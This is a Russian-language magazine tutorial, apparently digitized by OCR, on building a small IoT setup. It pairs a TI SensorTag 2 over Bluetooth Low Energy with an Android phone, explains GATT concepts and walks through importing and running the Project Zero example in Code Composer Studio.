
К 2020 году на планете будет 50 миллиардов устройств из мира «интернета вещей» (IoT). Это предсказание Cisco, сделанное в 2013 году, начинает сбываться. Кроме умных холодильников с подключением к облаку и роботов-пылесосов, сейчас появляется довольно много полезных систем — прототипы с неносимой электроникой, которая помогает по косвенным признакам определить состояние человека, прототип умной парковки и системы управления автомобильным трафиком (Intel)... Возможно, IoT перевернет экономику. Когда-нибудь, возможно уже совсем скоро, нанороботы в человеческой крови, которые вводят точные дозы лекарства и следят за состоянием человека, будут скачивать обновление через беспроводное подключение к облаку. Какой дивный новый мир открывается перед хакерами :).



Концепция IoT

ПОГРУЖЕНИЕ В МИР МАШИН

Сегодня я расскажу, как сделать свою первую сеть для IoT, мостик между миром окружающим и миром программ, и поделюсь методикой построения интернета вещей. Несмотря на то что некоторые небезосновательно считают это просто рекламным трюком (обычный M2M в новой обертке с подешевевшими компонентами и интернетом), системы с довольно мощными вычислительными ресурсами и малым энергопотреблением все больше завоевывают сердца пользователей, маркетологов и инженеров. Интернет вещей (англ. Internet of Things, IoT) — это концепция вычислительной сети физических объектов («вещей»), оснащенных встроенными технологиями для взаимодействия друг с другом или с внешней средой.



Реализация IoT

Реализации интернета вещей очень разнятся по протоколам, по типу сетей и по цене. Обычно общее в них — это набор сенсоров и (или) актуаторов (исполнительных устройств) с первичной сборкой и обработкой данных и пересылкой в хаб или gateway, где происходит дальнейшая обработка данных, отправка команд на сенсоры или пересылка в облако, на серверы (возможно, для работы с алгоритмами из мира Big Data, если данных очень много) и к пользователю.

Рецепт же моей реализации довольно прост: берем набор датчиков с технологией Bluetooth Smart для сбора сведений об окружающей среде, смартфон, облако по вкусу. Смешиваем, взбалтываем — и получаем маленький IoT.

ПЛАН ДЕЙСТВИЙ

Для нашего простого IoT подойдет схема считывания показаний измеренных физических величин (например, температура и влажность), простая их обработка и отправка клиенту. Завершающий этап — отображение данных на стороне клиента. В самом кратком виде наши действия можно описать тремя пунктами:

1. Для начала нужно выбрать сам датчик или набор датчиков, с которых мы будем получать измеренные данные, и способ обработки полученных данных.
2. Затем нужно определиться с тем, как мы будем общаться с датчиками, определить объемы данных и понять, как мы будем строить общение.
3. Наконец, нам нужно найти подходящий клиент для нашей сети и описать работу с ним.

ВЫБОР ОРУДИЯ

Роль датчика и предварительного обработчика будет играть SensorTag 2 (или SensorTag 2015) от Texas Instruments. Как вариант — Ардуино с BLE-шилдом или BLEduino.

Техасовский инструмент мне понравился ценой (примерно 3 тысячи рублей) и возможностями. Представь, что на этой платке размером 5 x 6,7 x 1,4 см есть целых десять разных сенсоров на любой вкус: датчик освещенности, цифровой микрофон, магнитометр, датчик влажности, барометр, акселерометр, гироскоп, геркон, температурный датчик и температурный датчик по ИК-излучению, и все это с возможностью передавать данные по BLE (Bluetooth low energy, малопотребляющий Bluetooth, Bluetooth Smart), или по 6LoWPAN, или по ZigBee, а скоро ожидается выход Wi-Fi SensorTag. Железный человек с Бэтменом обзавидовались бы. А еще SensorTag может быть брелоком, и у него красненький силиконовый чехольчик (приятно потрогать).

На этой платке размером 5x6,7x1,4 см есть целых десять разных сенсоров на любой вкус: датчик освещенности, цифровой микрофон, магнитометр, датчик влажности, барометр, акселерометр, гироскоп, геркон, температурный датчик и температурный датчик по ИК-излучению.

Внутри главной микросхемы CC2650, сердца SensorTag 2, крутится операционная система реального времени (TI-RTOS), которая вместе с фирменным BLE-стеком обеспечивает надежное управление, по сути, тремя разными микроконтроллерами:

1. Ядро первого микроконтроллера — Cortex-M3 (на нем обычно выполняется написанное нами пользовательское приложение).

2. Ядро второго — Cortex-M0 (отвечает за физический уровень, радиосвязь).
3. Отдельный контроллер для датчиков (помогает быстро получать от них данные).

Основная идея заключается в том, чтобы уменьшить разряд батареи, включая и отключая разные ядра в нужное время. Например, если требуется радиосвязь, включаем «радиоядро», отключаем контроллер сенсоров, и наоборот. В результате этих ухищрений достигается снижение энергопотребления до 75% по сравнению с другими BLE-микросхемами. По документации от TI, если устройство отправляет данные раз в секунду, то оно проработает один год от батарейки-монетки CR2032. Если же устройство не будет слать данные, а будет лишь опрашивать датчики раз в секунду, то может продержаться десять лет!

Устройство работает один год от батарейки-монетки CR2032. А если устройство не будет слать данные, а лишь опрашивать датчики раз в секунду, то может продержаться десять лет!

ВЫБОР СПОСОБА ОБЩЕНИЯ

Почему BLE? Да потому, что он идеален для IoT:

- Как ленивец из мультика, он очень крепко спит (мало потребляет энергии), просыпается, быстро передает данные и снова засыпает.
- Андроидофоны с поддержкой BLE-стека сейчас есть у каждого, а именно его мы будем использовать в качестве хаба и перевалочного пункта (gateway) на пути к облаку.


Ключевые термины и понятия BLE

- Профиль общих атрибутов (GATT), GATT-профиль — это общие спецификации для отправки и получения коротких фрагментов данных («атрибутов») во время BLE-связи. Все существующие BLE-устройства применяют профили на его основе. GATT разработан согласно Bluetooth SIG (ассоциация разработчиков стандартов и протоколов для Bluetooth) и определяет множество профилей для устройств с BLE.
- Профиль — это определение того, как устройство работает в конкретном приложении. Обрати внимание, что устройство может реализовывать больше одного профиля. Например, устройство может содержать профили «монитор сердечного ритма» и «детектор уровня заряда батареи».


- Протокол атрибутов (ATT). GATT — это верхний слой в BLE-стеке над атрибутом протокола (ATT). Также именуется GATT/ATT. ATT оптимизирован для работы на BLE-устройствах. С этой целью он посылает насколько возможно меньше байтов. У каждого атрибута есть уникальный универсальный идентификатор (UUID). Он представляет собой стандартизированный 128-битный строковый ID, который используется для однозначной идентификации информации. Атрибуты, передаваемые через ATT, могут быть двух типов: характеристики и службы.
- Характеристики — содержат одно значение и дескрипторы, описывающие значения характеристик. Характеристики можно рассматривать как тип.
- Дескрипторы — определения атрибутов, которые описывают характерные значения. Например, дескриптор может указать удобочитаемое описание, диапазон для значения характеристики или единицы измерения, относящиеся к характеристике и ее значению.
- Сервис (служба) — это набор характеристик. Например, можно создать сервис под названием «монитор сердечного ритма», который включает в себя такие характеристики, как измерение частоты сердечных сокращений. Найти список существующих GATT профилей и служб можно на bluetooth.org.

Теперь рассмотрим архитектуру GATT (General Attribute Profile):

- GATT определяет структуры, с помощью которых идет обмен данными и в которых данные сохраняются;
- сервисы оперируют данными, которые предоставляются с использованием характеристик;
- клиент использует эти данные.



Архитектура GATT (General Attribute Profile)



Структура стека TI Bluetooth low energy

ОБЗОР ПОДХОДЯЩИХ ИНСТРУМЕНТОВ

Для начала работы с SensorTag 2 нужно установить среду разработки от TI — Code Composer Studio (CCS) или IDE IAR. Установщик CCS можно найти по следующей ссылке. Там тебе предложат зарегистрироваться, и затем можно будет скачать установщик (для Windows или Linux). IAR можно найти тут. Нужно выбрать IAR Embedded Workbench for ARM, и после регистрации тебе будет доступна версия без ограничений по размеру компилируемого кода, но с лицензией на месяц или с ограничениями (32 Кбайт компилируемого кода), но без лимита по времени использования. Существует и набор облачных инструментов TI, в числе которых среда CCS Cloud.

Рекомендую попробовать все перечисленные IDE, тем более что их не так много. Также для работы с нашим gateway/хаб-устройством (смартфон с OS Android) нужно установить Java Development Kit (JDK) 7 и Android Studio. Кроме того, рекомендую взять программатор-отладчик cc-devpack-debug. Эта плата не только может прошивать и отлаживать SensorTag 2, но и умеет работать с другими контроллерами от TI (например, CC3200 и CC1310).

Предположим, что у нас нет отладчика, и будем прошивать SensorTag 2 через Android- или iOS-устройство по воздуху. Как это сделать, расскажу дальше.

Еще полезно скачать и установить Bluetooth Low Energy Software Stack, или просто BLE-STACK. Нам пригодится стек версии 2.1.1. После установки пакета в папке ti на жестком диске ты найдешь разные полезные примеры, документацию и прошивки для ST2 под разные IDE. Также для удобной работы из-под Windows с визуализацией и парсингом служб, профилей и пакетов BLE можно установить настольное приложение TI BLE Device Monitor и SmartRF Studio или BTool ((из состава пакета BLE-STACK).


RTFM: читаем документацию перед началом работы

Из полезной документации перед началом работы я советую почитать введение в разработку BLE-приложений CC2640 BLE Software Developers Guide (pdf).

На страничке, посвященной SensorTag 2, есть также достаточно много полезной информации про устройство. Например, там рассказано, как написать приложение к SensorTag 2 для смартфона с использованием JavaScript-фреймворка.



Горсть SensorTag



Отладчик cc-devpack-debug

Для того чтобы понять, что мы делаем, советую зайти на страничку SimpleLink Academy. На ней в форме лабораторных работ и викторин дается введение в TI-RTOS (операционная система реального времени (RTOS) от TI, которая вместе с BLE-STACK является частью прошивки SensorTag), знакомство с ее понятиями и сущностями (например, есть рассказ о таких общих понятиях для всех RTOS, как семафор или задача). Следующие за этим лабораторные работы посвящены как раз Bluetooth Smart:

- Фундаментальные концепции устройства BLE-стека.
- Создание своего кастомного профиля в BLE.
- Создание простой сети.
- Работа с другой IDE (Sensor Controller Studio) и пример для SensorTag — снятие данных по шине I2C от датчика освещенности.

Да, чуть не забыл: можно и не менять прошивку SensorTag 2, если интересно только программирование на стороне Android. Скачать исходники для Android всегда можно с Git-репозитория по ссылке. Это же приложение есть и на Google Play. Так что можешь просто экспериментировать на Android-стороне.

РАБОТА С ЖЕЛЕЗОМ

Для запуска SensorTag (если мы это делаем в первый раз) нужно вытащить пленку, чтобы запитать плату от батарейки. В дальнейшем включать/выключать устройство можно, нажимая на кнопку сбоку с гравировкой включения (не узнать ее может только совсем дикий человек, который не видел даже телевизора :)).


Итак, мы установили CCS. Запустим ее. Выберем рабочую область. Работа с CCS происходит так же, как и в других Eclipse-подобных средах.

1. Откроем TI Resource Explorer через пункт меню View -> Resource Explorer (Examples).
2. Откроем папку SimpleLink Academy -> Bluetooth Smart.
3. Выберем проект Project Zero -> CC2650DK SensorTag -> ProjectZeroApp.
4. Нажмем кнопку Import the example project into CCS в правой части Resource Explorer. Дальнейшие шаги описаны в этом окне, и при выполнении шагов рядом с их значками появляется зеленая галочка.

После этого в Project Explorer слева и в рабочей области должны появиться две папки — два проекта (ProjectZeroApp_CC2650STK и ProjectZeroStack_CC2650STK). Если ProjectZeroStack_CC2650STK не добавился, нужно добавить его вручную. В этих примерах BLE-стек и проект с самим нашим приложением связаны и импортируются, компилируются вместе. В других средах и приме-

рах, не из SimpleLink Academy (например, из пакета BLE SDK), нужно добавлять стек и приложение самому.

1. Если у тебя есть cc-devpack-debug, можно прошить SensorTag им. Необходимо сначала подключить devpack к ПК, а затем — SensorTag к devpack. Сам процесс несложен и описан в SimpleLink Academy. Cc-devpack-debug пригодится и для возвращения исходной прошивки-примера, если что-то пошло не так.
2. Компилируем проект, нажав сочетание клавиш Ctrl + B или на иконку молотка на панели.
3. Отладка проекта осуществляется нажатием клавиши F11 или нажатием на иконку зеленого жучка.
4. Завершение отладки — Ctrl + F2 или нажатие на иконку красного квадрата.
5. Нажатие F8 — запуск/остановка, продолжение отладки и выполнение программы.
6. После начала выполнения программы и в случае, если у нас есть подключенный отладчик, в терминале последовательного порта появится служебная информация об инициализации трех BLE-служб:
   1. состояние светодиода (светит или нет);
   2. состояние кнопки (нажата или нет);
   3. состояние данных (есть у нас данные или нет).




WARNING

Осторожно прошивай SensorTag. Если батарейка начинает садиться, то замени ее.

Таким образом, мы задали начальные значения для идентификаторов характеристик этих служб и значение этих характеристик. Также в терминале можно наблюдать сообщения о приходе обратных вызовов, поступающих из стека. Вызовы говорят о том, что устройство периодически рассылает информацию о себе посредством широковещательного пакета.

В отсылаемый широковещательный пакет могут быть включены и полезные данные, например измеряемая датчиком температура (режим Advertisement). Если в терминале ничего не отображается, можно попробовать запустить SmartRF Flash Programmer v2 и оживить с его помощью устройство.



Импорт проектов в CCS

Ура, промежуточный результат: мы сделали Bluetooth-маячок (почти iBeacon :)). Пока он только посылает в мир состояние светодиода и кнопки.

Теперь можно запустить приложение наподобие BLEScanner на телефоне и прочитать атрибуты (данные) устройства.

COM54 - PuTTY

```
#000001 [ 0.009 ] INFO: (ProjectZero.c:371) Initializing the user task, hardware, BLE stack and services.
#000002 [ 0.010 ] INFO: (ProjectZero.c:447) Name in advertData array: Project Zero
#000003 [ 0.015 ] INFO: (LED_Service.c:218) Registered service, 5 attributes
#000004 [ 0.016 ] INFO: (Button_Service.c:257) Registered service, 7 attributes
#000005 [ 0.016 ] INFO: (Data_Service.c:238) Registered service, 6 attributes
#000006 [ 0.016 ] INFO: (LED_Service.c:233) Registered callbacks to application. Struct @20001ed8
#000007 [ 0.016 ] INFO: (Button_Service.c:274) Registered callbacks to application. Struct @20001ee0
#000008 [ 0.016 ] INFO: (Data_Service.c:255) Registered callbacks to application. Struct @20001ee8
#000009 [ 0.016 ] INFO: (LED_Service.c:268) SetParameter : LED0 len: 1
#000010 [ 0.016 ] INFO: (LED_Service.c:276) SetParameter : LED1 len: 1
#000011 [ 0.016 ] INFO: (Button_Service.c:315) SetParameter : BUTTON0 len: 1
#000012 [ 0.016 ] INFO: (Button_Service.c:346) Trying to send noti/ind: connHandle ffff, Noti/ind disabled
#000013 [ 0.016 ] INFO: (Button_Service.c:326) SetParameter : BUTTON1 len: 1
#000014 [ 0.016 ] INFO: (Button_Service.c:346) Trying to send noti/ind: connHandle ffff, Noti/ind disabled
#000015 [ 0.016 ] INFO: (Data_Service.c:293) SetParameter : String len: 40
